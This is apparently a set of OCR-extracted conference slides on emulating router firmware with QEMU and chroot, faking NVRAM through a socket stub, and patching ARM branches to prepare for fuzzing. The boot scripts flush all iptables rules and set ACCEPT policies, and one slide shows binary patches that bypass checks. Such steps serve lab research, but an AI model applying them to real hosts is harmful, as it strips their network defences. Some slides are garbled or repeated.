File Edit View Search Terminal Help
bernardomr@splinter ~/w00t/asuswrt $ sudo chroot . ./qemu-mipsel-static bin/busybox-asuswrt
BusyBox v1.20.2 (2013-08-24 22:04:57 EDT) multi-call binary.
Copyright (C) 1998-2011 Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
See source distribution for full notice.

Usage: busybox [function] [arguments]...
or: busybox --list
or: function [arguments]...



BusyBox is a multi-call binary that combines many common Unix
utilities into a single executable. Most people will create a
link to busybox for each function they wish to use and BusyBox
will act like whatever it was invoked as.

Currently defined functions:
[, [[, arp, arping, ash, awk, basename, blkid, cat, chmod, chown,
chpasswd, chroot, clear, cmp, cp, crond, crontab, cut, date, dd, df,
diff, dirname, dmesg, du, echo, egrep, env, ether-wake, expr, fdisk,
```

QEMU-Static is good for binary execution without additional software or hardware interection



# Current Primitive Firmware Emulation




Leaving squashfs and going into a unknown world  
Its not easy after 2016


## Why Firmware Emulation

# More Resources = More Power


Multicore



MAX RAM



MAX Space



Processor

Normally 1-2 Core

RAM

Normally  
256MB/512MB

FLASH

Normally  
8MB/16MB/32MB/256MB

Most Important, we got apt-get

## Objectives

## Only One Process with Interaction

[illegible]

## Hunt for the one that spawn listener port

Internet Status

English | Exit

2.4 GHz: Disable  
5 GHz: Disable

Repeating failed.

Upstream Router

My Router

USB: 0

Online: 0

WiFi Extender

52:54:00:FA:EE:10  
MAC Address

10.253.253.10  
LAN IP Address

V15.03.05.19\_  
Firmware Version

most of the devices comes with one big binary

Booting Up

# Distro and Kernel Mix and Match

script to boot arm

```
#!/bin/bash

sudo tuncctl -d tap0

sudo screen -dm /opt/qemu/bin/qemu-system-arm -m 2048 -M virt -cpu cortex-a15 -smp cpus=
4,maxcpus=4 -kernel boot.stretch.armhf.virt/vmlinuz-4.9.0-6-armmp-lpae -initrd boot.stre
tch.armhf.virt/initrd.img-4.9.0-6-armmp-lpae -append "root=/dev/vda2" -drive file=debian
-stretch.armhf_virt.qcow2,if=none,format=qcow2,id=hd0 -device virtio-blk-device,drive=hd
0 -netdev type=tap,id=net0 -device virtio-net-device,netdev=net0,mac=52:54:00:fa:ee:10 -
nographic

sudo sysctl -w net.ipv4.ip_forward=1

echo "Stopping firewall and allowing everyone..."
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT

sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE
sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT
sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT

sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1022 -j DNAT --to-destination
10.253.253.10:22
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1080 -j DNAT --to-destination
10.253.253.10:80
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 10443 -j DNAT --to-destinatio
n 10.253.253.10:443

echo "Booting VM, eta 10 seconds"
sleep 10
sudo ifconfig tap0 10.253.253.254 netmask 255.255.255.0
```

script to boot mips

```
#!/bin/bash

sudo screen -dm /opt/qemu/bin/qemu-system-mipsel -m 512 -M malta -kernel boot.stretch.mi
psel/vmlinux-4.9.0-4-4kc-malta -initrd boot.stretch.mipsel/initrd.img-4.9.0-4-4kc-malta
-append "root=/dev/sda1 net.ifnames=0 biosdevname=0 nokaslr" -hda debian-stretch.mipsel
.qcow2 -net nic -net tap,ifname=tap0,script=no,downscript=no -net nic -net tap,ifname=ta
p1,script=no,downscript=no -nographic

sudo tuncctl -t tap0 -u xwings
sudo ifconfig tap0 10.253.253.254 netmask 255.255.255.0

sudo sysctl -w net.ipv4.ip_forward=1

echo "Stopping firewall and allowing everyone..."
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT

sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE
sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT
sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT

sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1122 -j DNAT --to-destination
10.253.253.11:22
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1180 -j DNAT --to-destination
10.253.253.11:80
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 11443 -j DNAT --to-destinatio
n 10.253.253.11:443
```

argument: running new or old distro + kernel

chroot





Classic Case: File Not Found

# The File Missing Trick

We Missed You

```
chdir("/") = 0
execve("/bin/bash", ["/bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/usr/lib/aarch64-linux-gnu/charset.alias", O_RDONLY|O_NOFOLLOW) = -1 ENOENT (No such file or directory)
write(2, "chroot: ", 8chroot: ) = 8
write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33
write(2, ": No such file or directory", 27: No such file or directory) = 27
write(2, "\n", 1
) = 1
close(1) = 0
close(2) = 0
exit_group(127)
```

We found you

```
root@rpi3:/opt/.../lib64# file ../bin/bash
../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-aarch64.so.1 for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d371f5b0, stripped
```

## The missing .SO and binary Issue

# Out from chroot, we need feeding

```
erused)
[pid 2680] close(4) = 0
[pid 2680] write(1, "<dhcpc script>no udhcpc pid can be killed, but udhcpc id is ", 60) = 60
[pid 2680] newfstatat(AT_FDCWD, "/usr/local/sbin/ps", 0xffffffff081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/local/bin/ps", 0xffffffff081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/sbin/ps", 0xffffffff081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/usr/bin/ps", 0xffffffff081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/sbin/ps", 0xffffffff081a30, 0) = -1 ENOENT (No such file or directory)
[pid 2680] newfstatat(AT_FDCWD, "/bin/ps", {st_mode=S_IFREG|0755, st_size=535832, ...}, 0) = 0
[pid 2680] pipe2([4, 7], 0) = 0
[pid 2680] clone(strace: Process 2681 attached
```

```
Usage: unzip [-lnopq] FILE[.zip] [FILE]... [-x FILE...] [-d DIR]
root@aarch64:/opt/[REDACTED]2/bin# ln -s busybox.nosuid unzip
root@aarch64:/opt/[REDACTED]2/bin# ./busybox.nosuid sync
root@aarch64:/opt/[REDACTED]2/bin# ./busybox.nosuid syn
syn: applet not found
root@aarch64:/opt/[REDACTED]2/bin# ln -s busybox.nosuid sync
root@aarch64:/opt/[REDACTED]2/bin#
```

```
libm.so.1.1.0
libm.so.1.1.0
libm.so.1.1.0
root@[REDACTED]2/usr/lib64# ln -s libgnutls.so.30.9.0 libgnutls.so.30
root@[REDACTED]2/usr/lib64# ln -s libidn.so.11.6.16 libidn.so.11
root@[REDACTED]2/usr/lib64# ln -s libnettle.so.6.2 libnettle.so.6
root@[REDACTED]2/usr/lib64# ln -s libhogweed.so.4.2 libhogweed.so.4
root@[REDACTED]2/usr/lib64# ln -s libgmp.so.10.3.1 libgmp.so.10
root@[REDACTED]2/usr/lib64# ln -s libpcre.so.1.2.7 libpcre.so.1
root@[REDACTED]2/usr/lib64# ln -s libexpat.so.1.6.2 libexpat.so.1
root@[REDACTED]2/usr/lib64#
```

Feeding all the required so and binary with "ln -s"

# Out from chroot, we need feeding

```
bash-3.2# /usr/bin/appmainprog
<appmain>*****
<appmain>child process id is 3931
<appmain>Appcliation Init Begin
<appmain>Audio Mas process Init
[Aud][PPC] AudioPPCControl constructor
[Aud][PPC] AudioPPCControl getInstance
[Aud][PPC] AudioPPCControl freeInstance
[Aud][PPC] AudioPPCControl destructor
[Aud][PPC][deInit] PPC deinit begin.
[Aud][PPC][ppcStructUnalloc] ppc_destroy_info begin.
Segmentation fault
bash-3.2#
```

```
close(3) = 0
write(1, "<appmain>Appcliation Init Begin\n", 32<appmain>Appcliation Init Begin
) = 32
write(1, "<appmain>Audio Mas process Init\n", 32<appmain>Audio Mas process Init
) = 32
umask(000) = 022
faccessat(AT_FDCWD, "/data/log_all", F_OK) = -1 ENOENT (No such file or directory)
socket(AF_UNIX, SOCK_DGRAM|SOCK_CLOEXEC, 0) = 3
connect(3, {sa_family=AF_UNIX, sun_path="/dev/log"}, 110) = -1 ENOENT (No such file or directory)
close(3) = 0
write(1, "[Aud][PPC] AudioPPCControl constructor\n", 39[Aud][PPC] AudioPPCControl constructor
) = 39
write(1, "[Aud][PPC] AudioPPCControl getInstance\n", 39[Aud][PPC] AudioPPCControl getInstance
) = 39
faccessat(AT_FDCWD, "/tmp/ppcfifo", F_OK) = -1 ENOENT (No such file or directory)
faccessat(AT_FDCWD, "/tmp/ppcfifo", S_IFIFO|0777) = -1 ENOENT (No such file or directory)
```

Classical file not found error

“segfault” without clear error. strace come to rescue

## The Secretive NVRAM

## Dark side of NVRAM

[illegible]

main process

ask for nvram info

Relationship between main binary is so intimate,  
but in actual fact. Is just a hit and run

reply with  
nvram info

```
root@rpi3:/opt/[REDACTED]# strace -f -s 256 chroot /opt/[REDACTED] /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/[REDACTED]# ^C
root@rpi3:/opt/[REDACTED]# ^C
root@rpi3:/opt/[REDACTED]# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/[REDACTED]#
```

interactor



## Dark Side of NVRAM

main process

ask for nvram info

Relationship between main binary is so intimate,  
but in actual fact. Is just a hit and run

reply with  
nvram info

interactor

interactor

Dark Side of the main process, we ignore and con't to next step

```
[pid 3088] close(5) = 0
[pid 3088] write(1, "[08-28 20:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed\n", 64[08-28 20:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed
) = 64
[pid 3088] write(1, "<AST>[RegisterCmdHandler:113]:Cmd [22] Registered Handler!\n", 59<AST>[Register
```

# A fake NVRAM

[illegible]

main process

ask for nvram info

IF interactor is the medium,  
can we fake it ?

reply with  
nvram info

```
root@rpi3:/opt/[REDACTED]# strace -f -s 256 chroot /opt/[REDACTED] /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/[REDACTED]# ^C
root@rpi3:/opt/[REDACTED]# ^C
root@rpi3:/opt/[REDACTED]# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", 0_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", 0_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/[REDACTED]#
```

interactor

# A fake NVRAM

[illegible]

main process

ask for nvram info

IF interactor is the medium,  
can we fake it ?

reply with  
nvram info

```
root@rpi3:/opt/[REDACTED]# strace -f -s 256 chroot /opt/[REDACTED] /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/[REDACTED]# ^C
root@rpi3:/opt/[REDACTED]# ^C
root@rpi3:/opt/[REDACTED]# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", 0_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", 0_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/[REDACTED]#
```

## interactor

## Custom Interactor


```

1  #!/usr/bin/python
2
3  # For 1          ulation
4  # This coae suppose to replace cfm
5  # cfm suppose to be the bridge between nvram and httpd and othe
6  # so far only httpd works will find out more`
7
8  import socket
9  import sys
10 import os
11
12 server_address = '/opt/          .socket'
13 data = ''
14
15 # Make sure the socket does not already exist
16 try:
17     os.unlink(server_address)
18 except OSError:
19     if os.path.exists(server_address):
20         raise
21
22 # Create a UDS socket
23 sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
24 # Bind the socket to the port
25 print '>>sys.stderr, 'starting up on %s' % server_address
26 sock.bind(server_address)
27
28 # Listen for incoming connections
29 sock.listen(1)
30
31 while True:
32     # Wait for a connection
33     #print '>>sys.stderr, 'waiting for a connection'
34     connection, client_address = sock.accept()
35     try:
36         #print '>>sys.stderr, 'connection from', client_address
37         while True:
38             data += connection.recv(1024)
39             data = str(data)
40             #data = data.decode('utf-8')

```

br0

# The bridge trick



The image shows a terminal window with a dark background. At the top, there is a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. Below the menu bar, there is a traceback of a Python error: 'File "/usr/lib/python2.7/socket.py", line 206, in accept sock, addr = self.\_sock.accept()' followed by 'KeyboardInterrupt'. The main part of the terminal shows the output of the 'ifconfig' command for three interfaces: 'br0', 'eth0', and 'lo'. The 'br0' interface is highlighted with a red rectangle. Below the terminal window, there is a table with two columns: the first column contains the IP address '10.253.253.10' and the second column contains the MAC address 'V15.03.05.19\_'. At the bottom, there is another terminal window with the same menu bar.

```
File "/usr/lib/python2.7/socket.py", line 206, in accept
sock, addr = self._sock.accept()
KeyboardInterrupt

root@armhf:/home/xwings/tenda/nvramsocket# ifconfig
br0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.253.253.10 netmask 255.255.255.0 broadcast 10.253.253.255
    inet6 fe80::5054:ff:fefa:ee10 prefixlen 64 scopeid 0x20<link>
    ether 52:54:00:fa:ee:10 txqueuelen 1000 (Ethernet)
    RX packets 5952 bytes 586279 (572.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5404 bytes 1596396 (1.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 52:54:00:fa:ee:10 txqueuelen 1000 (Ethernet)
    RX packets 5953 bytes 669782 (654.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5403 bytes 1596294 (1.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@armhf:/home/xwings/tenda/nvramsocket# s
```

10.253.253.10	V15.03.05.19_
---------------	---------------

The switch looking device

Wireless Device

# Faking wpa\_supplicant

```
[WIFI_MW] Current PID=808

[WIFI_MW]
control interface dir: /tmp/wpa_supplicant/
wpa control client path: /tmp/wpa_supplicant/wpa_ctrl_808
wpa monitor client path: /tmp/wpa_supplicant/wpa_moni_808
p2p control client path: /tmp/wpa_supplicant/p2p_ctrl_808
p2p monitor client path: /tmp/wpa_supplicant/p2p_moni_808

[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 11, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_ct
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
[WIFI_MW] wpaCtrlOpen: connect(), ctrl->s: 11, ctrl->dest.sun_path: /tmp/wpa_supplicant/wlan0
[WIFI_MW] [WPA_CTRL] Leave wpaCtrlOpen(), conn = 0.
[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 12, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_mo
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
```

making eth0 looks like wlan0 works too

Everything Things Else Fail



# BL, BNE, BEQ and friends

## Original BIN

```
SUB    R3, R11, #-var_38 ; optval
MOV    R2, #4
STR    R2, [SP,#0x54+optlen] ; optlen
LDR    R0, [R11,#fd] ; fd
MOV    R1, #6 ; level
MOV    R2, #4 ; optname
BL     setsockopt
LDR    R0, [R11,#fd] ; fd
MOV    R1, #2 ; cmd
MOV    R2, #1
BL     fcntl
MOV    R3, R0
CMN    R3, #1
BEQ    loc_1BE88
```

```
LDR    R3, =(socketHighestFd_ptr - 0xFF3B8)
LDR    R3, [R4,R3] ; socketHighestFd
LDR    R2, [R3]
LDR    R3, [R11,#fd]
CMP    R2, R3
MOVLT  R2, R3
LDR    R3, =(socketHighestFd_ptr - 0xFF3B8)
LDR    R3, [R4,R3] ; socketHighestFd
STR    R2, [R3]
LDR    R0, [R11,#var_48]
LDR    R3, [R11,#var_48]
LDR    R1, [R3,#0xA8]
LDR    R3, [R11,#var_48]
LDR    R2, [R3,#0x94]
LDR    R3, [R11,#var_48]
LDR    R3, [R3,#0xAC]
BL     sub_1B1A0
STR    R0, [R11,#var_14]
LDR    R3, [R11,#var_14]
CMN    R3, #1
BNE    loc_1BD80
```

```
loc_1BD80
LDR    R3, =(socketList_ptr - 0xFF3B8)
LDR    R3, [R4,R3] ; socketList
```

## Patched BIN

```
STR    R0, [R11,#var_10]
MOV    R3, #0
STR    R3, [R11,#var_10]
LDR    R3, [R11,#var_18]
CMP    R3, #0
BGE    loc_1C8A4
```

```
MOV    R3, #1
STR    R3, [R11,#var_10]
MOV    R3, #0
STR    R3, [R11,#var_18]
B      loc_1C8A8
```

loc\_1C8A4  
NOP

```
loc_1C8A8
LDR    R3, =(socketMax_ptr - 0xFF3B8)
LDR    R3, [R4,R3] ; socketMax
LDR    R3, [R3]
LDR    R2, [R11,#var_18]
CMP    R2, R3
BGT    loc_1C828 ; Keypatch modified this from:
           ; BLT loc_1C828
```

```
R3, =(socketList_ptr - 0xFF3B8)
R3, [R4,R3] ; socketList
```

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

**Skorpio Dynamic Binary Instrumentation**

Guided Fuzzer for Embedded


DEMO

Conclusions

Secret Menu


# Issues

## 24K Core Architecture




## Firmware Emulation

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools



## Closed System

- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
    - > Source code is needed for branch instrumentation to feedback fuzzing progress
    - > Emulation such as QEMU mode support in AFL is slow & limited in capability
    - > Same issue for other tools based on Dynamic Binary Instrumentation



## Lack Support for Embedded

- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm

# Dynamic Binary Instrumentation (DBI)

## Definition

- A method of analyzing a binary application at runtime through injection of instrumentation code.
  - ▶ Extra code executed as a part of original instruction stream
  - ▶ No change to the original behavior
- Framework to build apps on top of it

## Applications

